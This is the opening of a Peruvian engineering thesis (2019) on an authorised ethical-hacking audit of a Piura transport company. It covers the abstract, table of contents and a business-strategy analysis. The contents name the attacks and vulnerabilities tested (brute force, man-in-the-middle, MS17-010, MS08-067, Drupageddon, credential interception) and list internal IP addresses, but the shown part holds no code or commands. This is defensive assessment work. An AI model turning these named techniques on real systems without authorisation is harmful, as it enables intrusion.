FACULTAD DE INGENIERÍA Y ARQUITECTURA

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS E INFORMÁTICA

TESIS

IDENTIFICAR EL ESTADO ACTUAL DEL NIVEL DE SEGURIDAD INFORMÁTICA DE LOS SISTEMAS DEL ÁREA DE CÓMPUTO DE TRANSPORTES COSMER SAC MEDIANTE UN ETHICAL HACKING

PRESENTADO POR EL BACHILLER

JHEEN POOLL CARRASCO RUIZ

PARA OPTAR EL TÍTULO PROFESIONAL DE INGENIERO DE SISTEMAS E INFORMÁTICA

LIMA – PERÚ

2019

DEDICATORIA

A Dios y a la Virgen María, por la vida, por regalarme una familia maravillosa y un hogar de amor y valores.

A mis padres José y Pilar por acompañarme en todo este proceso; brindándome su amor, apoyo incondicional. A mis hermanos, William y Alfredo por apoyarme a cada momento. Todo lo que soy ahora es por ustedes y para ustedes.

AGRADECIMIENTOS

Al Mg. Ing. Elvis Henry Guzmán Aquije, asesor de la tesis, por compartir su experiencia y conocimientos en el tema, además por guiarme en todas las etapas de este proceso, sin su ayuda no hubiera sido posible del desarrollo de este trabajo.

RESUMEN

La presente investigación tuvo como objetivo identificar el estado actual del nivel de la seguridad informática de los sistemas del área de cómputo de Transportes Cosmer SAC, ubicada en la ciudad de Piura, mediante la metodología del Ethical Hacking.

Los sistemas webs y los sistemas operativos, evaluados fueron seleccionados por el gerente como los activos más importantes de la empresa. Para llevar adelante la investigación, se realizaron los siguientes procesos (ataques de fuerza bruta, escaneos de puertos, enumeración de usuarios, ataques de man in the middle, ingeniería social, reconocimiento), basados en la metodología del Ethical Hacking.

Los resultados de la investigación nos arrojaron que actualmente los sistemas web y sistemas operativos de la empresa de Transportes Cosmer S.A.C tienen brechas de seguridad, lo cual ponen en riesgo la confidencialidad, integridad y disponibilidad de la información.

Palabras clave:

Ethical Hacking, vulnerabilidades, confidencialidad, integridad, disponibilidad.

ABSTRACT

The objective of this research was to identify the current status of the computer security level of the computer systems of the Transportes Cosmer SAC, located in the city of Piura, using the Ethical Hacking methodology.

The web systems and operating systems evaluated were selected by the manager as the most important assets of the company.

To carry out this research, the following processes were carried out (brute force attacks, port scans, enumeration of users, man in the middle attacks, social engineering, recognition), based on the Ethical Hacking methodology.

The results of the investigation showed us that currently the web systems and operating systems of the company Cosmer S.A.C have security gaps, which put at risk the confidentiality, integrity and availability of the information.

Keywords:

Ethical Hacking, vulnerabilities, confidentiality, integrity, availability.

INTRODUCCIÓN

Hoy en día el activo más importante de una organización es la información, sin embargo, no siempre es estimada con mayor prioridad como tal hasta que esté en riesgo como, por ejemplo: corrompiéndose, cifrándose, extraviándose o simplemente difundiéndose sin autorización, etc. Hoy en día se han registrado miles de acontecimientos de ataques cibernéticos a usuarios de organizaciones pequeñas, medianas y grandes, que han sido vulnerados por ciber delincuentes, todos estos tipos de ataques son pérdidas económicas millonarias para las empresas. Debido al avance tecnológico los usuarios hoy en día guardan la información confidencial en medios de almacenamiento externos, como, por ejemplo: un USB, celular, discos duros externos; se debe tener en cuenta que cuando estos medios llegan a manos equivocadas se produce la manipulación o robo de la misma.

Todo esto nos deja saber que se debe acudir a mecanismos de protección de información donde se pueda evitar la usurpación o lectura de información sensible, es decir información de carácter personal y que de alguna manera nos llevan a la cuantificación de la misma en términos monetarios, por tal motivo las compañías alrededor del mundo comenzarán a invertir en software para la seguridad de las Tecnologías de la Información (TI).

Esta escasez de conocimientos genera que los hackers puedan intervenir en los sistemas de la forma más sencilla posible, lo clásico es formatear y continuar, pero seguir con las vulnerabilidades.

Este proyecto se realizó bajo el concepto y las fases de la metodología del Hacking Ético, con fines educativos, salvaguardando la integridad de los datos en la empresa y utilizando herramientas de análisis vulnerabilidades y explotaciones, para poder demostrar las fallas más comunes que existen hoy en día en los sistemas operativos y servidores, que tenemos en las organizaciones del mundo.

ÍNDICE

TABLA DE CONTENIDO

DEDICATORIA ..... **II**

AGRADECIMIENTOS ..... **III**

RESUMEN ..... **IV**

ABSTRACT ..... **V**

INTRODUCCIÓN ..... **VI**

CAPÍTULO I: ANÁLISIS DE LA ORGANIZACIÓN **16**

1.1 Datos generales de la institución: 16
1.1.1. Nombre de la Institución 16
1.1.2. Rubro o Giro del Negocio 16
1.1.3. Organigrama 17
1.1.3. Descripción de áreas funcionales 17
1.2 Fines de la Organización 18
1.2.1 Visión 18
1.2.2 Misión 18
1.2.3 Valores 18
1.3 Análisis externo (Pestel) 19
1.3.1 Análisis del entorno general 19
A) Factores políticos 19
B) Factores económicos 20
C) Factores sociales 20
D) Factores tecnológicos 21
E) Factores ecológicos 21
F) Factores Legales 22
1.4 Análisis del entorno competitivo (Fuerzas Porter) 22
1.5 Análisis Interno 23
1.5.1 Recursos y capacidades 23
A) Recursos tangibles 23
B) Recursos intangibles 23
C) Capacidades organizativas 24
D) Análisis de recursos y capacidades 24
1.5.2 Análisis de la cadena de valor 26

1.6 Matriz de perfil competitivo (MPC)....27
1.7 Análisis Estratégico....28
1.7.1 Matriz de evaluación de factores internos (IFE)....28
1.7.2 Matriz de evaluación de factores externos (EFE)....29
1.7.3 Matriz de evaluación de factores internos/externos (IE)....30
1.7.4 Análisis FODA....30
A. Fortalezas....30
B. Oportunidades....31
C. Debilidades....31
D. Amenazas....31
1.7.5 Matriz FODA....32
1.7.6 Mapa estratégico....33
1.7.7 Diagrama Ishikawa....34
1.8 Descripción de la problemática....34
1.8.1 Problemática....34
1.8.2 Problema de la investigación....35
A. Principal....35
B. Secundarios....35
1.8.3 Objetivos....36
A. Objetivo General....36
B. Objetivos específicos....36
1.8.4 Justificación e importancia de la investigación....36
1.8.4.1 Justificación....36
1.8.4.2 Importancia....37
1. 8.5 Limitaciones de la investigación....37
1. 8.6 Resultados esperados....37
CAPÍTULO II: MARCO TEÓRICO DEL NEGOCIO Y DEL PROYECTO....38
2.1 Marco teórico del Negocio....38
2.1.2 Bases teóricas....38
2.1.2.1 Hacking Ético....38
2.1.2.2 ¿Por qué hacer un Ethical Hacking?....39
2.1.2.3 ¿Qué es un análisis de vulnerabilidades informáticas?....39
2.1.2.4 ¿Cómo se pueden agrupar las vulnerabilidades?....39
2.1.2.5 Seguridad Informática....40
2.1.2.6 Seguridad de la Información....40

2.1.2.7 Análisis de Vulnerabilidades 40
2.1.2.8 Explotación 41
2.1.2.9 Post explotación 41
2.1.2.10 Fases del Hacking Ético 41
2.1.2.11 Confidencialidad 41
2.1.2.12 Integridad 42
2.1.2.13 Disponibilidad 42
2.2.2 Ingeniería del Proyecto 42
2.2.2.1 Reconocimiento 43
2.2.2.1.1 Áreas e Información que los hackers buscan 43
2.2.2.1.2 Tipos de reconocimientos 43
2.2.2.2 Escaneo 44
2.2.2.2.1 Tipos de Escaneos 44
2.2.2.2.2 Metodología del Escaneo 45
2.2.2.2.3 Ejemplo 45
2.2.2.3 Obtener Acceso 45
2.2.2.3.1 Puede ser de forma 46
2.2.2.4 Mantener Acceso 47
2.2.2.5 Limpiar Huellas 47
2.2.3 Soporte del Proyecto 48
2.2.3.1 Planificación de la calidad 49
2.2.3.2 Realizar el Aseguramiento de la Calidad 49
2.2.3.3 Realizar el Control de la Calidad 49
2.2 Marco teórico del Proyecto 50
2.2.1 Gestión del Proyecto 50
2.2.1.1 Procesos de la Gestión de Proyectos 50

CAPÍTULO III: INICIO Y PLANIFICACIÓN DEL PROYECTO 56

3.1. Gestión del proyecto 56
3.1.1 Iniciación. 56
A. Nacimiento del Proyecto. 56
B. Justificación. 56
C. Importancia. 57
D. Acta de constitución del proyecto 58
E. Identificación de los interesados 61
3.1.2 Planificación 62

3.1.2.1 Alcance ……..……62
3.1.2.1.1 Definición del alcance del Proyecto:..... 62
3.1.2.1.2 Definición del alcance del Producto..... 62
3.1.2.1.3 Criterios de aceptación 62
3.1.2.1.4 Requerimientos 63
3.1.2.1.5 Edt …….66
3.1.2.2 Tiempo …….67
3.1.2.2.1 Definición de Actividades..... 67
3.1.2.2.2 Hitos..... 70
3.1.2.3 Costos ……..72
3.1.2.4 Riesgos ……75
3.2 Ingeniería del Proyecto 75
3.2.1 Modelamiento de Requerimientos. 75
3.3. Soporte del Proyecto..... 75
3.3.1 Planificación de la Calidad. 75
3.3.2 Plan de mejora de los procesos..... 75
3.3.3 Procedimientos..... 76
3.3.4 Plantillas 76
3.3.5 Formatos..... 76
3.3.6 Enfoque de aseguramiento de la calidad 76
3.3.7 Enfoque de control de la calidad..... 77
3.3.8 Enfoque de mejora de procesos 77

CAPÍTULO IV: EJECUCIÓN, SEGUIMIENTO Y CONTROL DEL PROYECTO 78

4.1Gestión Del Proyecto 78
4.1.1 Ejecución 78
4.1.1 Seguimiento y Control..... 80
4.2 Ingeniería Del Proyecto..... 82
4.2.1 Interacción 1: Etapa de reconocimiento 82
4.2.2 Interacción 2: Etapa de escaneo 83
Escaneo 10.114.32.150 Windows 7..... 84
Escaneo 10.114.32.120 Windows 7..... 85
Escaneo 10.114.11.11 Windows Server 2008..... 86
4.2.3 Interacción 3: Etapa obtener acceso 87
4.3 Soporte del Proyecto..... 90
4.3.1 Medición del valor ganado 90

CAPÍTULO V: CIERRE 92

5.1Cierre 92
5.1.1 Lecciones aprendidas 92
5.1.2 Cuadro comparativo de resultados 93
CAPÍTULO VI: CONCLUSIONES Y RECOMENDACIONES 94
6.1 Conclusiones 94
6.2 Recomendaciones 94
REFERENCIAS BIBLIOGRÁFICAS 95
Libros 95
Páginas web utilizadas 96
ANEXOS 98

ÍNDICE DE TABLAS

Tabla 1: Recursos Tangibles 23
Tabla 2: Matriz de Perfil competitivo 27
Tabla 3: Matriz IFE 28
Tabla 4: Matriz EFE 29
Tabla 5 Matriz Foda 32
Tabla 6 Mapa estratégico 33
Tabla 7 Tipos de explotaciones 46
Tabla 8 Herramientas de ataques 47
Tabla 9 Acta de constitución 58
Tabla 10 Interesados del proyecto 61
Tabla 11 Requisitos Funcionales 63
Tabla 12 Tiempo 67
Tabla 13 Hitos 70
Tabla 14 Costos 72
Tabla 15 Riesgos 75
Tabla 16 Gestión del proyecto 78
Tabla 17 Seguimiento y control 80
Tabla 18 Matriz de trazabilidad 81
Tabla 19 Direcciones IPS 83
Tabla 20 Datos Interpretación 88
Tabla 21 Valor presupuestado 90
Tabla 22 Control de avance 90
Tabla 23 Valor ganado 90
Tabla 24 Costo Real 91
Tabla 25 Resumen 91
Tabla 26 Lecciones aprendidas 92
Tabla 27 Cuadro comparativo de resultados 93
Tabla 28 Plan de capacitación 136

ÍNDICE DE GRÁFICOS

Ilustración 1: Ubicación Geográfica 16
Ilustración 2 Cadena de valor 26
Ilustración 3: Matriz IE 30
Ilustración 4 Diagrama Ishikawa 34
Ilustración 5 Fases de hacking ético 41
Ilustración 6 Metodología EH 43
Ilustración 7 Áreas de información 43
Ilustración 8 Metodología del escaneo 45
Ilustración 9 Soporte Proyecto 48
Ilustración 10 EDT 66
Ilustración 11 Netdiscovery 82
Ilustración 12 Escaneo PC A 84
Ilustración 13 Escaneo PC B 85
Ilustración 14 Escaneo PC C 86
Ilustración 15 Acceso a PC 87
Ilustración 16 Acceso a PC 88
Ilustración 17 Acceso a PC 89
Ilustración 18 Escaneo de Servidor 99
Ilustración 19 Escaneo de Servidor 100
Ilustración 20 Escaneo de Servidor 101
Ilustración 21 Vulnerabilidad PHP 102
Ilustración 22 Vulnerabilidad Apache Tocamt 102
Ilustración 23 Vulnerabilidad HTTP 103
Ilustración 24 Vulnerabilidad FTP 103
Ilustración 25 Escaneo PC 105
Ilustración 26 Escaneo PC 106
Ilustración 27 Vulnerabilidad MS17-010 107
Ilustración 28 Vulnerabilidades PC 109
Ilustración 29 Ingreso de sesión 111
Ilustración 30 Usuario interceptado 111
Ilustración 31 Usuario y clave en texto plano 111
Ilustración 32 Usuario y clave en texto plano 112
Ilustración 33 Ingreso de sesión RDP 113
Ilustración 34 Usuario y clave en texto plano 113

Ilustración 35 Usuario y clave en texto plano 114
Ilustración 36 Plataforma expuesta 115
Ilustración 37 Plataforma expuesta 115
Ilustración 38 Plataforma expuesta 116
Ilustración 39 Plataforma expuesta 116
Ilustración 40 Credenciales por defecto 117
Ilustración 41 Credenciales por defecto 117
Ilustración 42 Credenciales por defecto 118
Ilustración 43 Vulnerabilidad MS17-010 119
Ilustración 44 Reconocimiento de Metadatos 120
Ilustración 45 Software y sistemas operativos 120
Ilustración 46 Vulnerabilidad MS08_067_netapi 121
Ilustración 47 Cuentas con privilegios de administrador 122
Ilustración 48 Ejecución remota de código 123
Ilustración 49 Acceso FTP 124
Ilustración 50 Vulnerabilidad drupageddon 125
Ilustración 51 Ataque de fuerza bruta MYSQL 126
Ilustración 52 MS12_020 127
Ilustración 53 Captura de hash de usuarios 129
Ilustración 54 Concepto del sistema operativo 130
Ilustración 55 Sistema operativo actualizado 130
Ilustración 56 Concepto de ethical hacking 131
Ilustración 57 Política de seguridad 131
Ilustración 58 Encargado de seguridad 132
Ilustración 59 Eventos de seguridad 132
Ilustración 60 Conocimientos de seguridad 133
Ilustración 61 Conocimientos de cyber ataques 134
Ilustración 62 Conocimientos de ingeniería social 134
Ilustración 63 Concientización en ciberseguridad 135
Ilustración 64 Actualización de sistemas operativos 135

ANEXOS

Anexo 1 Escaneo Servidor 99
Anexo 2 Escaneo PC 105
Anexo 3 Interceptando de credenciales RDP 113
Anexo 4 Exposición de plataformas administrativas 115
Anexo 5 Credenciales por defecto 117
Anexo 6 Vulnerabilidad MS17_010 119
Anexo 7 Reconocimiento de software instalado 120
Anexo 8 Vulnerabilidad ms08_067_netapi 121
Anexo 9 Creación de cuentas con privilegios de administrador 122
Anexo 10 Ejecución remota de código 123
Anexo 11 FTP Usuario por default 124
Anexo 12 Vulnerabilidad Drupageddon 125
Anexo 13 Ataque de fuerza bruta MYSQL 126
Anexo 14 Vulnerabilidad Remote Desktop Protocol (RDP) 127
Anexo 15 Interceptando tráfico para capturar el hash de los usuarios 129
Anexo 16 Cuestionarios 130

CAPÍTULO I: ANÁLISIS DE LA ORGANIZACIÓN

1.1 Datos generales de la institución:

1.1.1. Nombre de la Institución

- Empresa Trasnportes Cosmer S.A.C
- Dirección: Mza. K Lote. 06 A.H. Alm Miguel Grau (Cerca al Rafo)
- Distrito: Castilla
- Provincia: Piura

1.1.2. Rubro o Giro del Negocio

- Prestación de Servicios de transporte público.

Ilustración 1: Ubicación Geográfica

Fuente: Elaboración propia

1.1.3. Organigrama

Ilustración 2: Organigrama

Fuente: Elaboración propia

1.1.3. Descripción de áreas funcionales

GERENTE

- Analizar los resultados periódicos y estadísticos
- Informar al grupo del directorio acerca de la situación y evolución de la organización.
- Participar y asesorar en la toma de decisiones importantes.
- Definir y realizar el seguimiento de la política de calidad de la organización.

DIRECTOR DE RRHH

- Definir para un periodo determinado una Política de Recursos Humanos.
- Responsable de definir el presupuesto en formación para la organización.
- Gestión y preparación de los contratos de trabajo.

CONTADOR

- Definir, la Política Financiera para un periodo determinado.
- Responsable de informar de la política financiera para dicho periodo a todos los miembros.
- Informar a la Dirección sobre la situación financiera.
- Responsable de garantizar las necesidades financieras de la organización.
- Realizar control de las necesidades de cobro y pago de la empresa.
- Gestionar los Estados Económicos y Financieros de la empresa.

1.2 Fines de la Organización

1.2.1 Visión

Para el 2021 la empresa COSMER SAC será reconocida en la provincia de Piura y Lima como una empresa líder en servicio de transporte, con garantía de seguridad para la satisfacción de los pasajeros.

1.2.2 Misión

Somos una empresa constituida en el rubro automovilístico, dedicada a ofrecer servicios de transporte, que brinda seguridad en su servicio para la exigencia y satisfacción de los pasajeros, capacitando constantemente a los choferes, para brindar un servicio de calidad mediante nuestros primordiales factores como: eficiencia, eficacia y responsabilidad.

1.2.3 Valores

- Honestidad.
- Responsabilidad.
- Puntualidad.
- Integridad.
- Confidencialidad.
- Integridad.
- Excelencia.
- Ética.
- Honradez.

1.3 Análisis externo (Pestel)

1.3.1 Análisis del entorno general

El riesgo en las organizaciones actualmente es muy alto, el impacto externo ante su intervención maliciosa, fuga de información de propiedad intelectual, ataques de phishing, ransomware, caídas de sistema en horas punta, etc., es repercusión negativa para todos los involucrados de la organización. Los riesgos que las compañías enfrentan cada año en materia de seguridad de la información y protección de datos son cada vez más críticos.

A) Factores políticos

Aprobación de la resolución: "Lineamientos para uso de servicios en la nube para entidades de la Administración Pública del Estado Peruano"

El empleo de las Tecnologías de la Información y la Comunicación (TIC), hace que nuestro Gobierno se preocupe en todos los ámbitos de la sociedad, la posibilidad de habilitar mejores servicios a todas las personas en general; en particular, conviene señalar que el Decreto Legislativo N° 604 crea el Sistema Nacional de Informática que tiene por finalidad asegurar que las actividades en torno al empleo de las TIC, en el ámbito de la Administración Pública, se desarrollen en forma integrada, coordinada, racionalizada y bajo una normatividad técnica común, contando con autonomía técnica y de gestión. Además, tiene como ámbito de competencia "La instrumentalización jurídica y de mecanismos técnicos para el ordenamiento de los recursos de cómputo y de la actividad informática del estado, así como toda la documentación asociada; la operación y explotación de los bancos de datos y archivos magnéticos de información al servicio de la gestión pública. Corresponde a este desarrollo la planeación sistemática de procesos, métodos y técnicas apoyadas en ciencia y técnica aplicada, que se establecen con el fin de usar, procesar y transportar información" Impulsar la transformación digital del país. Para que el Perú pueda aprovechar los beneficios que trae la transformación digital debe estar en la posibilidad de acceder a las mejores tecnologías y herramientas para el procesamiento de información que se ofrece a nivel mundial, pues de lo contrario quedará rezagado. (Secretaría de Gobierno Digital Perú 2018.)

Gobierno Peruano avala la participación de 40 becarios seleccionados por la OEA.

Un total de 40 becarios, seleccionados por la Organización de los Estados Americanos (OEA) de cinco universidades públicas del país, participaron en el 2017 en un curso sobre ciberseguridad que forma parte del evento “Creando una trayectoria profesional en seguridad digital”, en el marco del proyecto que ejecuta el organismo hemisférico en cuatro estados, entre ellos el Perú, para potenciar a jóvenes de bajos ingresos económicos y fomentar su preparación para una carrera digital.

El curso de capacitación es patrocinado por la OEA, se ejecuta mediante el Young Americas Business Trust (YABT) y tiene por objetivo mejorar la información, habilidades y conocimientos de seguridad digital, así como permitir el desarrollo profesional de jóvenes de bajos ingresos. (Secretaría de Gobierno Digital Perú 2017.)

B) Factores económicos

El sector de las Tecnologías de la Información y Comunicación (TIC) facturó en Perú en el año 2017 más de 4,700 millones de dólares, refirió hoy el presidente del directorio de Sapia (ex Cosapi Data), Jorge Kurlya, Indicó que el sector de las TIC mueve al año en el país unos 4,500 millones de dólares, y unos 2,500 millones de las empresas de telecomunicaciones.

“El crecimiento promedio ha sido del 10% anual en los últimos 10 años, hubo un pequeño freno en los últimos dos años, pero se proyecta un crecimiento de entre 4% y 6% para este año”, declaró a la Agencia Andina.

La constante y rápida actualización de la tecnología en el país, obliga a los profesionales a estar en constante capacitación, y la demanda por más técnicos y profesionales en este sector es creciente. (Agencia Andina 2017)

C) Factores sociales

Los ciber ataques cuestan US$ 575 mil millones anuales al mundo

"Todas las industrias y sectores se han convertido en blanco de ataques y Latinoamérica no es la excepción. En los últimos cinco años instituciones estatales y grandes empresas han sido víctimas de ataques phishing y hackeos en países como Chile, Argentina, Colombia y Perú", señaló Stefan Deutscher, líder mundial de BCG en Ciberseguridad y

consejero líder del Foro Económico Mundial (WEF), durante su presentación en el reciente evento "Ciberseguridad" realizado en Lima.

El costo mundial promedio por cada ciberataque es de US$11 millones, y el 72% de las infracciones son causadas por fallas humanas. La ciberseguridad ha afectado a todas las industrias en los últimos cinco años (Olga Botero 2017)

D) Factores tecnológicos

Avance tecnológico de las TIC'S

El rápido avance de las TIC provocado por el creciente desarrollo de la tecnología digital brinda oportunidades sin precedentes para alcanzar mejores niveles de vida.

Según la Encuesta Global de Seguridad de la información, realizada por EY Perú, en el año 2016 hasta marzo del 2017: "Las organizaciones están pensando en aprovechar las nuevas tecnologías, sin considerar los aspectos de seguridad de información y riesgo. Generalmente consideran los temas de seguridad al final del diseño de una nueva solución, minimizando el análisis de riesgos de seguridad cibernética, cuando debería ser al revés." Si bien es cierto, los avances tecnológicos avanzan, pero también los ataques cibernéticos aumentan. Lamentablemente la mayoría de empresas en nuestro País, no invierten en la Seguridad. (Consultora EY 2017.)

Soluciones integradas

Como usuario final, tenemos expectativas de un nivel de servicio de calidad y rápido, logrando la adopción de nuevas aplicaciones que, aunque traen grandes beneficios, generan desafíos interesantes para los encargados de la tecnología y ciberseguridad de las instituciones financieras.

E) Factores ecológicos

Los cambios en las condiciones de vida, el aumento de la población, el aumento del gasto energético, la necesidad de aumentar la producción de alimentos o de bienes de consumo han propiciado los grandes avances tecnológicos en las sociedades actuales. Las consecuencias de esto son grandes problemas ambientales como la contaminación ambiental, tala de árboles o urbanización de los terrenos.

F) Factores Legales

Normativas Peruanas

En un país como el nuestro, que se encuentra atrasado en sus capacidades de investigación y de innovación, la difusión y transferencia de tecnología son cruciales para identificar cómo se realizan estos procesos, especialmente con las tecnologías que están disponibles en el mundo y que pueden generar grandes cambios. Actualmente existen normas que nos protegen antes estos tipos de ataques cibernéticos, como por ejemplo la "Ley de protección de datos", "Normativa ISO 27001", etc. (Diario El Comercio 2013.)

Autorización previa

Así mismo, las personas naturales o jurídicas que realicen pruebas de vulnerabilidad en el contexto de identificar riesgos de seguridad, deben contar con la autorización o consentimiento del individuo o entidad que aprueba la responsabilidad de uso y seguridad de los activos, conforme a la norma "NTP-ISO /IEC 27001:2008 EDI Tecnología de la Información. Técnicas de Seguridad. Sistemas de Gestión de Seguridad de la Información. Requisitos". (Indecopi – CNB 2009)

1.4 Análisis del entorno competitivo (Fuerzas Porter)

Poder de Negociación de los Clientes:

- Medio, por falta de conocimientos en ciberseguridad, la empresa podría poner en riesgo los datos privados de los clientes y estos podrían optar por irse de la empresa.

Poder de Negociación de los Proveedores:

- Alto, por falta de un encargado de redes, la empresa aún no ha podido decidir con que proveedor quedarse para la implementación de una seguridad interna y externa y esto traería una amenaza para privacidad de los clientes.

Amenaza de Nuevos Competidores Entrantes:

- Media, al no tener un monto estable en inversiones para mejoras de la seguridad informática de la empresa, un competidor podría ingresar al mercado con capital de inversión mucho mayor.

Amenaza de productos Sustitutos:

- Media, la seguridad informática siendo un tema muy importante necesita de distintos tipos de protección y teniendo en cuenta el avance de los ataques cibernéticos las protecciones sustitos van quedado obsoletas.

Rivalidad entre los Competidores:

- Alta, al tener una mejor postura en la seguridad informática, la empresa tendrá mayor clientela, mejores ganancias, etc.

1.5 Análisis Interno

1.5.1 Recursos y capacidades

A) Recursos tangibles

Los recursos tangibles son aquellos bienes físicamente apreciables, es decir, que se pueden tocar y ocupan un espacio. Se debe hacer una gestión eficiente de los recursos tangibles de una empresa esto significa hacer un uso óptimo y provechoso de esos bienes. Los principales recursos tangibles de la Empresa de Transportes Cosmer S.A.C son:

Tabla 1: Recursos Tangibles

Recurso	Detalle
Servidores Windows	2003, 2008, 2012
Estaciones de trabajo	Windows xp, 7, 8, 10
Disco Duro	Toshiba 500 GB
Servidores Linux	Ubuntu 18.04
Aplicaciones web	Sistema de consultas

Fuente: Elaboración propia

B) Recursos intangibles

Los recursos intangibles son aquellos que consisten en el conocimiento o información que no tienen una entidad material y no son por tanto susceptibles de tocarse o percibiese de un modo preciso, pueden tener un fuerte impacto en la eficacia y la eficiencia de la organización. Suelen ser indivisibles. Factores como la percepción de la organización en el público, las relaciones con los proveedores, la capacidad de adaptación, etc., son fundamentales a la hora de determinar los resultados, al mismo

tiempo que a diferencia de la mayoría de los recursos materiales o financieros, no se pueden adquirir en el mercado, sino que son el resultado de un proceso histórico que se produce dentro de cada organización.

Algunos recursos intangibles de la investigación son:

- Ser innovadores con los avances tecnológicos
- Tener una buena reputación con el público.
- Capacitaciones de seguridad informática.
- Sistemas operativos licenciados

C) Capacidades organizativas

El término capacidad organizativa se refiere a varios factores propios de una organización:

- La calidad y la cantidad de recursos disponibles como, por ejemplo: personal muy bien capacitados, recursos financieros, infraestructura, etc.
- La manera en la que una organización utiliza estos recursos en sus actividades.
- La capacidad de una organización de adaptarse cuando las circunstancias cambian.
- Un trabajador es el recurso más importante para una empresa que busca ser competitiva.

D) Análisis de recursos y capacidades


Los recursos son la fuente de las capacidades de la empresa y son agrupados con el fin de crear tales capacidades. Los recursos son de espectro amplio y abarca un abanico de fenómenos individuales, sociales y organizacionales.

La empresa de Transportes Cosmer S.A.C posee el recurso humano y el recurso tecnológico. Para el recurso humano la empresa cuenta con personal indicado para el desarrollo de las actividades que se vienen implementando, desde una buena relación con los clientes hasta un óptimo desempeño en cada uno en sus tareas encomendadas.

Las capacidades son fundamentales para crear una ventaja competitiva y están basadas en el desarrollo, transmisión y el intercambio de información, y de conocimiento por medio del capital humano de la empresa.

1.5.2 Análisis de la cadena de valor

Ilustración 2 Cadena de valor



Fuente: Elaboración propia

1.6 Matriz de Perfil Competitivo (MPC)

Tabla 2: Matriz de Perfil competitivo

EMPRESAS	COSMER SAC			COMITÉ 7C		GUADALUPE	
	PESO	CLASIFICACION	PUNTAJE	CLASIFICACION	PUNTAJE	CLASIFICACION	PUNTAJE
Calidad del Servicio	0.2	3	0.6	2	0.4	4	0.8
Alianzas Estratégicas	0.1	2	0.2	2	0.2	4	0.4
Innovación Tecnológica	0.1	2	0.2	3	0.3	4	0.4
Afluencia de Clientes	0.2	4	0.8	4	0.8	4	0.8
Experiencia en el Sector	0.15	3	0.45	4	0.6	4	0.6
Personal Calificado	0.25	3	0.75	3	0.75	3	0.75
TOTAL	1	3		3.05		3.75	

Fuente: Elaboración propia

1.7 Análisis Estratégico

1.7.1 Matriz de evaluación de factores internos (IFE)

Tabla 3: Matriz IFE

FACTORES INTERNOS		PESO	CALIFICACIÓN	PONDERADO
FORTALEZAS				
1	Los trabajadores cuentan con amplia experiencia en el rubro	0.15	2	0.3
2	Los proyectos cumplen con los estándares de calidad y plazos fijados	0.05	1	0.05
3	Conocimiento del sector de transportes.	0.15	2	0.3
4	Existe un adecuado clima organizacional.	0.1	2	0.2
5	Variedad y calidad en el servicio.	0.05	1	0.05
Subtotal Fortalezas		0.5		0.9
DEBILIDADES				
1	Los trabajadores no cuentan con un seguro integral o incentivos, línea de carrera, capacitaciones.	0.15	4	0.6
2	Falta de publicidad	0.1	4	0.4
3	No cuentan con manuales de organización y funciones	0.15	3	0.45
4	No cuentan con planes de contingencias	0.05	3	0.15
5	Trabajadores desconocen la misión y visión de la empresa	0.05	3	0.15
Subtotal Debilidades		0.5		1.75
Total IFE		1		**2.65**

Fuente: Elaboración propia

1.7.2 Matriz de evaluación de factores externos (EFE)

